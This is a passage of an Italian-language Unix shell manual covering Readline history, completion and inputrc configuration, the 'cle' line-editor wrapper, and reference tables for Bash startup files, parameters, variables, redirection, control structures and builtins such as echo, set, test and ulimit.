[*Invio*]		Conferma l'inserimento del contenuto della riga, anche se il cursore non si trova alla fine della stessa. Ciò che viene inserito è accumulato automaticamente nello storico.

Comando	Significato mnemonico	Descrizione
[*Ctrl p*]	*previous*	Recupera dallo storico l'ultimo comando inserito o comunque quello precedente a quello che si vede sulla riga di comando. Di solito si predispone la configurazione in modo che il tasto [*freccia−su*] svolga questa funzione.
[*Ctrl n*]	*next*	Scorre in avanti l'elenco dei comandi nello storico. Di solito si predispone la configurazione in modo che il tasto [*freccia−giù*] svolga questa funzione.
[*Ctrl r*]	*search backward*	Inizia la ricerca di un comando all'indietro.

17.6.2 Completamento automatico

«

Durante l'inserimento di un comando, si può usare il tabulatore, [*Tab*], per ottenere il completamento di questo in base a qualche criterio, dipendente dall'applicazione in cui la libreria viene usata.

Generalmente, la pressione del tasto [*Tab*] porta al completamento di qualcosa, se il contesto non permette di avere dubbi, altrimenti il completamento può essere parziale o imposibile. Quando il completamento è ambiguo, la ripetizione del comando produce la visualizzazione dell'elenco delle alternative disponibili.

17.6.3 Configurazione

La configurazione usata dalla libreria Readline avviene normalmente attraverso il file ‘`/etc/inputrc`’ in modo generale, mentre per i singoli utenti attraverso il file ‘`~/.inputrc`’.

La cosa più comune che viene definita nel file di configurazione è l’uso di tasti per lo spostamento del cursore e per lo scorrimento nello storico, oltre alle combinazioni già previste. L’esempio seguente si riferisce alla configurazione necessaria per l’uso ottimale di una console virtuale, in un sistema GNU/Linux, su un elaboratore con architettura x86:

```
# Abilita l'inserimento di caratteri a 8 bit.
set meta-flag           on
# Disabilita la conversione dei caratteri con l'ottavo bit
# attivo in sequenze di escape.
set convert-meta        off
# Abilita la visualizzazione di caratteri a 8 bit.
set output-meta         on
# Modifica l'abbinamento con i tasti rispetto a determinati
# comportamenti.
"\e[1~": beginning-of-line      # [home]            era C-a
"\e[4~": end-of-line            # [fine]            era C-e
"\e[3~": delete-char            # [canc]            era C-d
"\e[5~": backward-word          # [pagina su]       era M-b
"\e[6~": forward-word           # [pagina giù]      era M-f
```

Come si intuisce, non sono stati abbinati i tasti [*freccia-sinistra*] e [*freccia-destra*], che in condizioni normali funzionano al pari delle combinazioni [*Ctrl b*] e [*Ctrl f*].

17.6.4 Utilizzo di «cle»

«

Il programma '**cle**',[8] ovvero *Command line editor*, è un involucro per i programmi interattivi che funzionano attraverso una riga di comando, ma non dispongono di funzionalità simili a quelle offerte dalla libreria Readline:

```
cle [opzioni] programma [argomenti]
```

In pratica, si usa '**cle**' per avviare un altro programma, il quale può avere bisogno dei suoi argomenti, controllando l'inserimento dei dati provenienti dallo standard input.

Si può tentare di capire cosa fa questo programma con un esempio realizzato con comandi comuni:

```
$ tee prova[Invio]
```

Questo comando, per il momento senza l'ausilio di '**cle**', riceve i dati dallo standard input, li inserisce tali e quali nel file '`prova`' e li emette nuovamente attraverso lo standard output:

```
Ciao,[Invio]

  Ciao,
come stai?[Invio]

  come stai?
[Ctrl d]
```

Al termine il file '`prova`' contiene esattamente il testo:

```
Ciao,
come stai?
```

Durante l'inserimento del testo, non è possibile correggere la riga se non a partire dalla cancellazione dalla fine; con l'aiuto di '**cle**' si ottiene tutta la potenza della libreria Readline, compresa la gestione dello storico:

```
$ cle tee prova[Invio]

...
```

In questo caso, lo storico viene accumulato precisamente nel file '`~/.tee_history`', pertanto si intuisce che controllando un altro programma si ottiene un file con il prefisso che richiama il nome dello stesso.

Bisogna tenere presente però che '**cle**' non è perfetto per tutte le circostanze: prima di tutto è necessario che il programma che viene controllato riceva i dati dallo standard input, perché se usa invece una tecnica differente, il meccanismo non può funzionare; inoltre, se il programma controllato mostra un invito, quando si scorre lo storico questo viene eliminato, perché '**cle**' non ne è consapevole.

17.7 Tabelle riepilogative

17.7.1 Particolarità della shell Bash

Tabella 17.29. A seconda del modo con cui l'eseguibile della shell Bash viene avviato si utilizzano diversi tipi di file di configurazione.

Comando	Tipo	All'avvio	Alla conclusione
`bash`	login	'`/etc/profile`', più '`~/.bash_profile`', oppure '`~/.bash_login`', oppure '`~/.profile`'	'`~/.bash_logout`'
`bash`	interattiva	'`~/.bashrc`'	
`bash`	non interattiva	il file indicato nella variabile di ambiente ***BASH_ENV***	
`sh`	login	'`/etc/profile`', più '`~/.profile`'	
`sh`	interattiva	il file indicato nella variabile di ambiente ***ENV***	
`sh`	non interattiva	--	
`bash --posix`	login	il file indicato nella variabile di ambiente ***ENV***	
`bash --posix`	interattiva	il file indicato nella variabile di ambiente ***ENV***	
`bash --posix`	non interattiva	--	

Tabella 17.33. Elenco di alcuni codici speciali per definire l'invito con la shell Bash.

Codice	Descrizione
`\t`	Orario attuale nel formato ***hh***:***mm***:***ss*** (ore, minuti, secondi).
`\d`	Data attuale.
`\n`	Interruzione di riga.
`\s`	Nome della shell.
`\w`	Percorso assoluto della directory corrente.
`\W`	Nome finale del percorso della directory corrente (*basename*).
`\u`	Utente.
`\h`	Nome dell'elaboratore.
`\#`	Numero del comando attuale.
`\!`	Numero del comando nello storico.
`\$`	'**#**' se UID = 0; '**$**' se UID > 0.
`\`***nnn***	Carattere corrispondente al numero ottale indicato.
`\\`	Una barra obliqua inversa singola ('****').
`\[`	Inizio di una sequenza di controllo.
`\]`	Fine di una sequenza di controllo.

17.7.2 Parametri comuni

Parametro	Descrizione
n	Un parametro posizionale è definito da una o più cifre numeriche a eccezione dello zero che ha invece un significato speciale. I parametri posizionali rappresentano gli argomenti forniti al comando: '**`$1`**' si espande nel primo, '**`$2`**' si espande nel secondo e così di seguito. Quando si utilizza un parametro composto da più di una cifra numerica, è indispensabile racchiuderlo tra parentesi graffe; per esempio: '**`${10}`**', '**`${11}`**',...
0	Restituisce il nome della shell o dello script. Se la shell viene avviata con un file di comandi, '**`$0`**' si espande nel nome di quel file. Se la shell viene avviata con l'opzione '**`-c`**', '**`$0`**' si espande nel primo argomento dopo la stringa dei comandi (sempre che ce ne sia uno).
*	L'asterisco rappresenta l'insieme di tutti i parametri posizionali a partire dal primo. Quando viene utilizzato all'interno di apici doppi, rappresenta un'unica parola composta dal contenuto dei parametri posizionali, spaziati dal primo carattere contenuto nella variabile speciale ***IFS***. Se questa variabile non è definita, viene utilizzato uno spazio singolo. Per esempio, se ***IFS*** contenesse la sequenza '**`xyz`**', '**`"$*"`**' sarebbe equivalente a '**`"$1x$2x`**...**`"`**'. La variabile di shell ***IFS*** contiene di solito la sequenza: *<SP><HT><LF>* (corrispondente a uno spazio normale, un carattere di tabulazione e al codice di interruzione di riga nella maggior parte dei sistemi Unix). Di conseguenza, viene utilizzato normalmente il carattere spazio (*<SP>*) per staccare i vari parametri posizionali. Per cui, di solito, '**`"$*"`**' equivale a '**`"$1 $2`**...**`"`**'.

Parametro	Descrizione
`@`	Rappresenta l'insieme di tutti i parametri posizionali a partire dal primo. Quando viene utilizzato all'interno di apici doppi, rappresenta delle parole, ognuna composta dal contenuto del parametro posizionale rispettivo. Di conseguenza, '**`"$@"`**' equivale a '**`"$1" "$2"`** ... **`"$`*n*`"`**'. Questo comportamento rappresenta un'eccezione rispetto agli altri parametri che invece si limitano a generare una sola parola.
`#`	Rappresenta il numero di parametri posizionali esistenti.
`?`	Rappresenta il valore restituito dall'ultimo condotto eseguito in primo piano (*foreground*). In pratica, restituisce il valore dell'ultimo comando eseguito.
`-`	Il trattino rappresenta la serie di lettere corrispondenti alle modalità configurabili attraverso il comando interno '**`set`**' o con opzioni particolari della riga di comando.
`$`	Restituisce il numero PID della shell. Se viene utilizzato all'interno di una subshell, cioè tra parentesi tonde, restituisce il numero PID della shell principale e non quello della subshell.
`!`	Restituisce il numero PID del processo avviato più di recente e messo sullo sfondo.

17.7.3 Variabili di ambiente comuni

Tabella 17.9. Elenco delle variabili più importanti di una shell POSIX.

Variabile	Contenuto
PWD	La directory corrente. Il contenuto della variabile viene modificato dal comando '**cd**'.
OLDPWD	La directory corrente visitata precedentemente. Il contenuto della variabile viene modificato dal comando '**cd**'.
PPID	Il numero PID del processo genitore della shell attuale.
IFS	*Internal field separator*. Il contenuto predefinito della variabile dovrebbe essere: <*SP*><*HT*><*LF*>.
PATH	I percorsi di ricerca per i comandi, separati dal carattere '**:**'.
HOME	La directory personale dell'utente.
CDPATH	Il percorso di ricerca per il comando '**cd**' (di solito la variabile contiene la stringa nulla).
MAIL	Il percorso del file che rappresenta la cartella di posta in entrata dell'utente.
MAILCHECK	La frequenza, in secondi, con cui si deve verificare la presenza di messaggi nuovi nella cartella corrispondente alla variabile ***MAIL***. Se ***MAILCHECK*** è vuota o contiene il valore zero, il controllo avviene ogni volta che deve essere emesso un nuovo invito.
MAILPATH	Questa variabile, se definita, prevale su ***MAIL*** e definisce un elenco di percorsi per altrettante cartelle di posta elettronica alternative. L'elenco è separato con il carattere '**:**'.
OPTIND	Contiene l'indice del prossimo argomento da elaborare dal comando '**getopts**'.

Variabile	Contenuto
`OPTARG`	Il valore dell'ultimo argomento elaborato da '**`getopts`**'.
`PS1`	L'invito primario. Di solito, il valore predefinito di questa variabile fa sì che sia rappresentato un dollaro o un cancelletto a seconda che si tratti di un utente comune o dell'utente '**`root`**'.
`PS2`	L'invito secondario, che appare quando si deve completare un comando. Il valore predefinito è normalmente '**`> `**'.
`ENV`	Il nome di un file di configurazione per una shell POSIX.

17.7.4 Espansione e sostituzione

Espansioni e sostituzioni relative a parametri, variabili, comandi ed espressioni:

Modello	Descrizione
`$`***parametro*** \| `${`***parametro***`}` `$`***variabile*** \| `${`***variabile***`}`	In uno di questi modi si ottiene la sostituzione del parametro o della variabile con il suo contenuto.
`$(`***comando***`)` `` `***comando***` ``	Sostituzione di comando: quanto emesso attraverso lo standard output dal comando viene usato nell'espansione.
`$((`***espressione***`))`	Esegue l'espressione aritmetica e si espande nel suo risultato.

Tabella 17.46. Operatori aritmetici.

Operatore e operandi	Descrizione
+op	Non ha alcun effetto.
−op	Inverte il segno dell'operando.
op1 + op2	Somma i due operandi.
op1 − op2	Sottrae dal primo il secondo operando.
*op1 * op2*	Moltiplica i due operandi.
op1 / op2	Divide il primo operando per il secondo.
op1 % op2	Modulo: il resto della divisione tra il primo e il secondo operando.
var = valore	Assegna alla variabile il valore alla destra.
op1 += op2	*op1 = op1 + op2*
op1 −= op2	*op1 = op1 − op2*
*op1 *= op2*	*op1 = op1 * op2*
op1 /= op2	*op1 = op1 / op2*
op1 %= op2	*op1 = op1 % op2*

Espansione relativa a nomi di file e di directory:

Modello	Descrizione
`~`	Corrisponde al contenuto della variabile di ambiente ***HOME*** (la directory personale dell'utente che sta usando la shell.
`~`***utente***	Corrisponde alla directory personale dell'utente.
`*`	Corrisponde a qualsiasi stringa, compresa la stringa nulla.
`?`	Corrisponde a un carattere qualsiasi (uno solo).
`[…]`	Corrisponde a uno qualsiasi dei caratteri racchiusi tra parentesi quadre.
`[!…]`	Corrisponde a tutti i caratteri esclusi quelli indicati.
`[`***a*`-`***z***`]`	Corrisponde a uno qualsiasi dei caratteri compresi nell'intervallo da ***a*** a ***z***.
`[!`***a*`-`***z***`]`	Corrisponde a tutti i caratteri esclusi quelli appartenenti all'intervallo indicato.

17.7.5 Comandi e *job*

Sintassi	Descrizione
[!] ***comando_1*** [| ***comando_2***…]	Condotto.
comando_1 `;` ***comando_2***	Esegue il primo comando e al termine avvia il secondo.
comando `&`	Avvio sullo sfondo (*background*).
comando_1 `&` ***comando_2***	Avvia sullo sfondo il primo comando e avvia immediatamente il secondo comando.

Sintassi	Descrizione
comando_1 `&&` ***comando_2***	Esegue il primo comando e se ciò avviene con successo, esegue anche il secondo comando.
comando_1 `||` ***comando_2***	Esegue il primo comando e se questo restituisce *Falso* esegue anche il secondo comando.
`(`***comando_1*** `;` ***comando_2*** `;` `...)`	Lista di comandi da eseguire in una subshell.
`{` ***comando_1*** `;` ***comando_2*** `;` `...` `;` `}`	Lista di comandi da eseguire normalmente concatenando l'output generato (il contenuto deve essere separato dalle parentesi graffe).

Riferimento ai gruppi di elaborazione	Descrizione
`%`***n***	Il simbolo '`%`' seguito da un numero fa riferimento al gruppo di elaborazione con quel numero.
`%`***prefisso***	Il simbolo '`%`' seguito da una stringa fa riferimento a un gruppo di elaborazione con un nome che inizia con quel prefisso. Se esiste più di un gruppo di elaborazione sospeso con lo stesso prefisso si ottiene una segnalazione di errore.
`%?`***stringa***	Il simbolo '`%`' seguito da '`?`' e da una stringa fa riferimento a un gruppo di elaborazione con una riga di comando contenente quella stringa. Se esiste più di un gruppo di elaborazione del genere si ottiene una segnalazione di errore.

Riferimento ai gruppi di elaborazione	Descrizione
`%%` `%+`	Le notazioni '`%%`' o '`%+`' fanno riferimento al gruppo di elaborazione corrente dal punto di vista della shell, il quale corrisponde all'ultimo a essere stato sospeso quando questo si trovava a funzionare in primo piano.
`%-`	La notazione '`%-`' fa riferimento al penultimo gruppo di elaborazione sospeso. Utilizzando i comandi '**`bg`**' e '**`fg`**', in mancanza di un riferimento esplicito al gruppo di elaborazione, viene preso in considerazione quello «corrente» dal punto di vista della shell.

17.7.6 Ridirezione

Tabella 17.22. Sintassi per la ridirezione.

Sintassi	Descrizione
[***n***] < ***file***	La ridirezione dell'input fa sì che il file il cui nome risulta dall'espansione della parola alla destra del simbolo '**<**' venga letto e inviato al descrittore di file ***n***, oppure, se non indicato, allo standard input pari al descrittore di file zero.

Sintassi	Descrizione
[***n***] > ***file***	La ridirezione dell'output fa sì che il file il cui nome risulta dall'espansione della parola alla destra del simbolo '**>**' venga aperto in scrittura per ricevere quanto proveniente dal descrittore di file ***n***, oppure, se non indicato, dallo standard output pari al descrittore di file numero uno. Di solito, se il file da aprire in scrittura esiste già, viene sovrascritto.
[***n***] >> ***file***	La ridirezione dell'output fatta in questo modo fa sì che se il file da aprire in scrittura esiste già, questo non sia sovrascritto, ma gli siano semplicemente aggiunti i dati.

Sintassi	Descrizione
`<< [-]` ***parola_di_delimitazione*** ***testo*** ... ***parola_di_delimitazione***	Si tratta di un tipo di ridirezione particolare e poco usato. Istruisce la shell di leggere le righe successive fino a quando viene incontrata la parola indicata (senza spazi iniziali); successivamente invia quanto accumulato in questo modo allo standard input del comando indicato. In pratica, la parola indica la fine della fase di lettura. Non è possibile fare giungere l'input da una fonte diversa. Se la parola viene racchiusa tra virgolette, quelle usate per la protezione delle stringhe, si intende che il testo contenuto non deve essere espanso. Altrimenti, il testo viene espanso come di consueto. Se si usa il trattino ('**<<-**'), significa che le tabulazioni iniziali nel testo vengono eliminate.
[***n***] <&***m***	In questo modo si unisce il descrittore ***m*** al descrittore ***n*** di ingresso oppure, in mancanza dell'indicazione di ***n***, si unisce allo standard input.
[***n***] <&-	Chiude il descrittore ***n*** oppure, in mancanza dell'indicazione di ***n***, chiude lo standard input.
[***n***] >&***m***	In questo modo si unisce il descrittore ***n*** al descrittore ***m*** di uscita oppure, in mancanza dell'indicazione di ***n***, si unisce lo standard output.

Sintassi	Descrizione
[*n*] >&-	Chiude il descrittore ***n*** oppure, in mancanza dell'indicazione di ***n***, chiude lo standard output.
[*n*] <> ***file***	In questo modo si apre il file indicato in lettura e scrittura, collegando i due flussi al descrittore ***n***. Se questo descrittore non è specificato si intende l'utilizzo di entrambi standard input e standard output.

17.7.7 Strutture di controllo

Sintassi	Descrizione
for ***variabile*** [in ***valore*** …] do ***lista_di_comandi*** done	La variabile indicata dopo '**for**' viene posta, di volta in volta, al valore di ciascun elemento della lista che segue la sigla '**in**', eseguendo ogni volta la lista di comandi che segue '**do**' (una volta per ogni valore disponibile). Se la sigla '**in**' (e i suoi argomenti) viene omessa, il comando '**for**' esegue la lista di comandi ('**do**') una volta per ogni parametro posizionale esistente. In pratica è come se venisse usato: '**in $@**'.

Sintassi	Descrizione
`case` ***parola*** `in` `[`***modello*** `[	` ***modello*** `]...) ↩` `↪`***lista_di_comandi*** `;;` `]` ... `[*)` ***lista_di_comandi*** `;;` `]` `esac`	La parola che segue '**`case`**' viene confrontata con ognuno dei modelli, usando le stesse regole dell'espansione di percorso (i nomi dei file). La barra verticale ('`|`') viene usata per separare i modelli quando questi rappresentano possibilità diverse di un'unica scelta. Quando viene trovata una corrispondenza, viene eseguita la lista di comandi corrispondente. Dopo il primo confronto riuscito, non ne vengono controllati altri dei successivi. L'ultimo modello può essere '**`*)`**', corrispondente a qualunque valore, che si può usare come alternativa finale in mancanza di altro.

Sintassi	Descrizione

`if` ***lista_condizione***
`then`
lista_di_comandi
[`elif` ***lista_condizione***
`then`
lista_di_comandi]
…
[`else`
lista_di_comandi]
`fi`
	Inizialmente viene eseguita la lista che segue '**`if`**' che costituisce la condizione. Se il valore restituito da questa lista è zero (cioè *Vero*), allora viene eseguita la lista seguente '**`then`**' e il comando termina. Altrimenti viene eseguita ogni '**`elif`**' in sequenza, fino a che ne viene trovata una la cui condizione si verifica. Se nessuna condizione si verifica, viene eseguita la lista che segue '**`else`**', sempre che esista.

`while` ***lista_condizione***
`do`
lista_di_comandi
`done`
	Il comando '**`while`**' esegue ripetitivamente la lista che segue '**`do`**' finché la lista che rappresenta la condizione continua a restituire il valore zero (*Vero*).

`until` ***lista_condizione***
`do`
lista_di_comandi
`done`
	Il comando '**`until`**' è analogo a '**`while`**', cambia solo l'interpretazione della lista che rappresenta la condizione nel senso che il risultato di questa viene invertito (negazione logica). In generale, per avere maggiori garanzie di compatibilità conviene utilizzare solo il comando '**`while`**', invertendo opportunamente la condizione.

Sintassi	Descrizione

[function] ***nome*** () {
lista_di_comandi
}
	La lista di comandi viene eseguita ogni volta che il nome della funzione è utilizzato come comando. Quando viene eseguita una funzione, i parametri posizionali contengono gli argomenti di questa funzione e anche **#** restituisce un valore corrispondente alla situazione. È possibile utilizzare il comando interno '**return**' per concludere anticipatamente l'esecuzione della funzione.

17.7.8 Comando «echo»

«

Comando	Descrizione
`echo [-n] [`*argomento*`…]`	Emette gli argomenti separati da uno spazio. Restituisce sempre il valore zero. '**`echo`**' riconosce alcune sequenze di escape che possono essere utili per comporre il testo da visualizzare. L'opzione '**`-n`**' consente di impedire che alla fine del testo visualizzato sia inserito il codice di interruzione di riga finale, in modo che il testo emesso successivamente prosegua di seguito. Si osservi che la shell Bash non riconosce le sequenze di escape se non si aggiunge espressamente l'opzione '**`-e`**', oppure si abilita l'opzione '**`xpg_echo`**' con il comando: '**`shopt -s xpg_echo`**'.

Tabella 17.48. Alcune sequenze di escape che possono essere riconosciute dal comando '**`echo`**'.

Codice	Descrizione
`\\`	Inserisce la barra obliqua inversa ('****').
`\a`	Inserisce il codice <*BEL*> (avvisatore acustico).
`\b`	Inserisce il codice <*BS*> (*backspace*).
`\c`	Alla fine di una stringa previene l'inserimento di una nuova riga.
`\f`	Inserisce il codice <*FF*> (*formfeed*).

Codice	Descrizione
`\n`	Inserisce il codice <*LF*> (*linefeed*).
`\r`	Inserisce il codice <*CR*> (*carriage return*).
`\t`	Inserisce una tabulazione normale (<*HT*>).
`\v`	Inserisce una tabulazione verticale (<*VT*>).
`\0`***n***	Inserisce il carattere corrispondente al codice ottale ***n***.

17.7.9 Comando «set»

Comando	Descrizione
`set` [{-|+}***x***] … `set` {-|+}o [***modalità***] `set` ***valore_param_1*** ↩ ↪ [***valore_param_2***…] `set --` [***valore_param_1*** ↩ ↪ [***valore_param_2***…]]	Questo comando, se usato senza argomenti, emette l'impostazione generale della shell, nel senso che vengono visualizzate tutte le variabili di ambiente e le funzioni. Se si indicano degli argomenti si intendono alterare alcune modalità (opzioni) legate al funzionamento della shell.

Alcune modalità, che potrebbero essere riconosciute dalla maggior parte delle shell POSIX:

Modalità	Descrizione
`{-|+}a` `{-|+}o allexport`	Le variabili che vengono modificate o create, sono marcate automaticamente per l'esportazione verso l'ambiente per i comandi avviati dalla shell.
`{-|+}b` `{-|+}o notify`	Fa in modo che venga riportato immediatamente lo stato di un gruppo di elaborazione (*job*) sullo sfondo che termina. Altrimenti, questa informazione viene emessa subito prima dell'invito primario successivo.
`{-|+}e` `{-|+}o errexit`	Termina immediatamente se un comando qualunque conclude la sua esecuzione restituendo uno stato diverso da zero. La shell non esce se il comando che fallisce è parte di un ciclo '**`until`**' o '**`while`**', di un'istruzione '**`if`**', di una lista '**`&&`**' o '**`||`**', o se il valore restituito dal comando è stato invertito per mezzo di '**`!`**'.
`{-|+}f` `{-|+}o noglob`	Disabilita l'espansione di percorso (quello che riguarda i caratteri jolly, o metacaratteri, nei nomi di file e directory).
`{-|+}m` `{-|+}o monitor`	Abilita il controllo dei gruppi di elaborazione. Questa modalità è attiva in modo predefinito per le shell interattive.
`{-|+}n` `{-|+}o noexec`	Legge i comandi, ma non li esegue. Ciò può essere usato per controllare gli errori di sintassi di uno script di shell. Questo valore viene ignorato dalle shell interattive.

Modalità	Descrizione
`{-|+}u` `{-|+}o nounset`	Fa in modo che venga considerato un errore l'utilizzo di variabili non impostate (predisposte) quando si effettua l'espansione di una variabile (o di un parametro). In tal caso, quindi, la shell emette un messaggio di errore e, se il funzionamento non è interattivo, termina restituendo un valore diverso da zero.
`{-|+}v` `{-|+}o verbose`	Emette le righe inserite nella shell appena queste vengono lette.
`{-|+}x` `{-|+}o xtrace`	Nel momento in cui si eseguono dei comandi, viene emesso il comando stesso attraverso lo standard output preceduto da quanto contenuto nella variabile ***PS4***.
`{-|+}C` `{-|+}o noclobber`	Disabilita la sovrascrittura dei file preesistenti a seguito di una ridirezione dell'output attraverso l'uso degli operatori '`>`', '`>&`' e '`<>`'. Questa impostazione può essere scavalcata (in modo da riscrivere i file) utilizzando l'operatore di ridirezione '`>|`' al posto di '`>`'. In generale sarebbe meglio evitare di intervenire in questo modo, dal momento che ciò non è conforme all'utilizzo normale.

17.7.10 Comando «test»

«

Comando	Descrizione
`test` ***espressione_condizionale*** `[` ***espressione_condizionale*** `]`	Risolve (valuta) l'espressione indicata (la seconda forma utilizza semplicemente un'espressione racchiusa tra parentesi quadre). Il valore restituito può essere *Vero* (corrispondente a zero) o *Falso* (corrispondente a uno) ed è pari al risultato della valutazione dell'espressione. Le espressioni possono essere unarie o binarie. Le espressioni unarie sono usate spesso per esaminare lo stato di un file. Vi sono operatori su stringa e anche operatori di comparazione numerica. Ogni operatore e operando deve essere un argomento separato. Se si usa la forma tra parentesi quadre, è indispensabile che queste siano spaziate dall'espressione da valutare.

Tabella 17.49. Espressioni per il comando '**`test`**'.

Espressione	Descrizione
`-e` ***file***	*Vero* se il file esiste ed è di qualunque tipo.
`-b` ***file***	*Vero* se il file esiste ed è un dispositivo a blocchi.
`-c` ***file***	*Vero* se il file esiste ed è un dispositivo a caratteri.
`-d` ***file***	*Vero* se il file esiste ed è una directory.
`-f` ***file***	*Vero* se il file esiste ed è un file normale.

Espressione	Descrizione
`-h` ***file***	*Vero* se il file esiste ed è un collegamento simbolico.
`-p` ***file***	*Vero* se il file esiste ed è un file FIFO (*pipe* con nome).
`-S` ***file***	*Vero* se il file esiste ed è un socket (socket di dominio Unix).
`-t` ***descrittore***	*Vero* se lo standard output è aperto su un terminale.
`-g` ***file***	*Vero* se il file esiste ed è impostato il suo bit SGID.
`-u` ***file***	*Vero* se il file esiste ed è impostato il suo bit SUID.
`-k` ***file***	*Vero* se il file ha il bit Sticky attivo.
`-r` ***file***	*Vero* se il file esiste ed è leggibile.
`-w` ***file***	*Vero* se il file esiste ed è scrivibile.
`-x` ***file***	*Vero* se il file esiste e dispone del permesso di esecuzione, oppure se la directory esiste e c'è il permesso di attraversamento.
`-O` ***file***	*Vero* se il file esiste e appartiene all'UID efficace dell'utente attuale.
`-G` ***file***	*Vero* se il file esiste e appartiene al GID efficace dell'utente attuale.
`-s` ***file***	*Vero* se il file esiste e ha una dimensione maggiore di zero.
file1 `-nt` ***file2***	*Vero* se il primo file ha la data di modifica più recente.
file1 `-ot` ***file2***	*Vero* se il primo file ha la data di modifica più vecchia.

Espressione	Descrizione
file1 `-et` *file2*	*Vero* se i due nomi corrispondono allo stesso inode.
stringa	*Vero* se la stringa è diversa dalla stringa nulla.
`-z` *stringa*	*Vero* se la lunghezza della stringa è zero.
`-n` *stringa*	*Vero* se la lunghezza della stringa è diversa da zero.
stringa1 `=` *stringa2*	*Vero* se le stringhe sono uguali.
stringa1 `!=` *stringa2*	*Vero* se le stringhe sono diverse.
stringa1 `<` *stringa2*	*Vero* se la prima stringa è lessicograficamente precedente.
stringa1 `>` *stringa2*	*Vero* se la prima stringa è lessicograficamente successiva.
op1 `-eq` *op2*	*Vero* se gli operandi hanno valori numerici uguali.
op1 `-ne` *op2*	*Vero* se gli operandi hanno valori numerici differenti.
op1 `-lt` *op2*	*Vero* se il primo operando ha un valore numerico inferiore al secondo.
op1 `-le` *op2*	*Vero* se il primo operando ha un valore numerico inferiore o uguale al secondo.
op1 `-gt` *op2*	*Vero* se il primo operando ha un valore numerico maggiore del secondo.
op1 `-ge` *op2*	*Vero* se il primo operando ha un valore numerico maggiore o uguale al secondo.
`!` *espressione*	Inverte il risultato logico dell'espressione.
espressione `-a` *espressione*	*Vero* se entrambe le espressioni danno un risultato *Vero*.

Espressione	Descrizione
espressione `-o` ***espressione***	*Vero* se almeno un'espressione dà un risultato *Vero*.
`(` ***espressione*** `)`	*Vero* se il risultato dell'espressione è *Vero*.

17.7.11 Comando «ulimit»

«

Comando	Descrizione
`ulimit` [*opzioni*] [*limite*]	Fornisce il controllo sulle risorse disponibili per la shell e per i processi avviati da questa, sui sistemi che permettono un tale controllo. Il valore del limite può essere un numero nell'unità specificata per la risorsa, o il valore '**`unlimited`**'. Se l'indicazione dell'entità del limite viene omessa, si ottiene l'informazione del valore corrente. Quando viene specificata più di una risorsa, il nome del limite e l'unità vengono emessi prima del valore. Il controllo pratico dei limiti impostati in questo modo dipende dal sistema operativo, che potrebbe anche ignorarne alcuni, per carenze realizzative nelle funzioni che dovrebbero attuare questi compiti. Se il limite viene espresso, questo diventa il nuovo valore per la risorsa specificata. Se non viene espressa alcuna opzione, si assume normalmente '**`-f`**'. I valori, a seconda dei casi, sono espressi in multipli di 1024 byte, o in «blocchi» da 512 byte, tranne per '**`-t`**' che è riferito a secondi e '**`-n`**' che rappresenta una quantità precisa. Il valore restituito è zero se non vengono commessi errori.

Tabella 17.50. Opzioni per l'uso del comando '**ulimit**'.

Opzione	Descrizione
`-H`	Viene impostato il limite fisico (*hard*) per la data risorsa. Un limite fisico non può essere aumentato una volta che è stato impostato. Se non viene specificata questa opzione, si intende l'opzione '**-S**' in modo predefinito.
`-S`	Viene impostato il limite logico (*soft*) per la data risorsa. Un limite logico può essere aumentato fino al valore del limite fisico. Questa opzione è predefinita se non viene specificata l'opzione '**-H**'.
`-a`	Sono riportati tutti i limiti correnti.
`-c`	La grandezza massima dei file '`core`' creati, espressa in blocchi che dovrebbero essere di 512 byte.
`-d`	La grandezza massima del segmento dati di un processo, in multipli di 1 024 byte.
`-f`	La grandezza massima dei file creati dalla shell, espressa in blocchi che dovrebbero essere di 512 byte.
`-m`	La grandezza massima della memoria occupata, in multipli di 1 024 byte.
`-s`	La grandezza massima della pila del processo (*stack*), in multipli di 1 024 byte.
`-t`	Il massimo quantitativo di tempo di CPU in secondi.
`-n`	Il numero massimo di descrittori di file aperti (la maggior parte dei sistemi non permette che questo valore sia impostato, consentendo solo la sua lettura).

17.7.12 Altri comandi interni

«

Tabella 17.47. Descrizione sintetica di alcuni comandi interni di una shell POSIX.

Comando	Descrizione
: [***argomenti***]	Comando nullo. Ciò che inizia con il simbolo ‘**:**’ non viene eseguito. Si ottiene solo l’espansione degli argomenti e l’esecuzione della ridirezione. Il valore restituito alla fine è sempre zero.
. ***file_script***	Vengono letti ed eseguito il contenuto del file indicato, il quale è sufficiente sia leggibile. Se il nome del file non fa riferimento a un percorso, questo viene cercato all’interno dei vari percorsi elencati dalla variabile ***PATH*** (ci sono shell che cercano il file anche nella directory corrente). Il valore restituito dallo script è: quello dell’ultimo comando eseguito al suo interno; zero (*Vero*) se non vengono eseguiti comandi; *Falso* (un valore diverso da zero) se il file non è stato trovato.

Comando	Descrizione
`alias` [***nome*** [=***valore***]] ...	Il comando '**`alias`**' permette di definire un alias, oppure di leggere il contenuto di un alias particolare, o di elencare tutti gli alias esistenti. Se viene utilizzato senza argomenti, emette attraverso lo standard output la lista degli alias nella forma '***nome=valore***'. Se viene indicato solo il nome di un alias, ne viene emesso il nome e il contenuto. Se si utilizza la sintassi completa si crea un alias nuovo. La coppia '***nome=valore***' deve essere scritta senza lasciare spazi prima e dopo del segno di uguaglianza ('**=**'). Il comando '**`alias`**' restituisce il valore *Falso* quando è stato indicato un alias inesistente senza valore da assegnare, negli altri casi restituisce *Vero*.

Comando	Descrizione
`bg` [***specificazione_del_job***]	Mette sullo sfondo il gruppo di elaborazione (*job*) indicato, come se fosse stato avviato aggiungendo il simbolo e-commerciale (‘**`&`**’) alla fine. Se non viene specificato il gruppo di elaborazione, viene messo sullo sfondo quello corrente, dal punto di vista della shell. Se l’operazione riesce, il valore restituito è zero.
`break` [***n***]	Interrompe un ciclo ‘**`for`**’, ‘**`while`**’ o ‘**`until`**’. Se viene specificato il valore numerico ***n***, l’interruzione riguarda ***n*** livelli. Il valore ***n*** deve essere maggiore o uguale a uno. Se ***n*** è maggiore dei cicli annidati in funzione, vengono semplicemente interrotti tutti. Il valore restituito è zero purché ci sia un ciclo da interrompere.

Comando	Descrizione
`cd` [*directory*]	Cambia la directory corrente. Se non viene specificata la destinazione, si intende la directory contenuta nella variabile ***HOME*** (che di solito corrisponde alla directory personale dell'utente). Il funzionamento di questo comando può essere alterato dal contenuto della variabile ***CDPATH*** che può indicare dei percorsi di ricerca per la directory su cui ci si vuole spostare. Di norma, la variabile ***CDPATH*** è opportunamente vuota, in modo da fare riferimento semplicemente alla directory corrente.
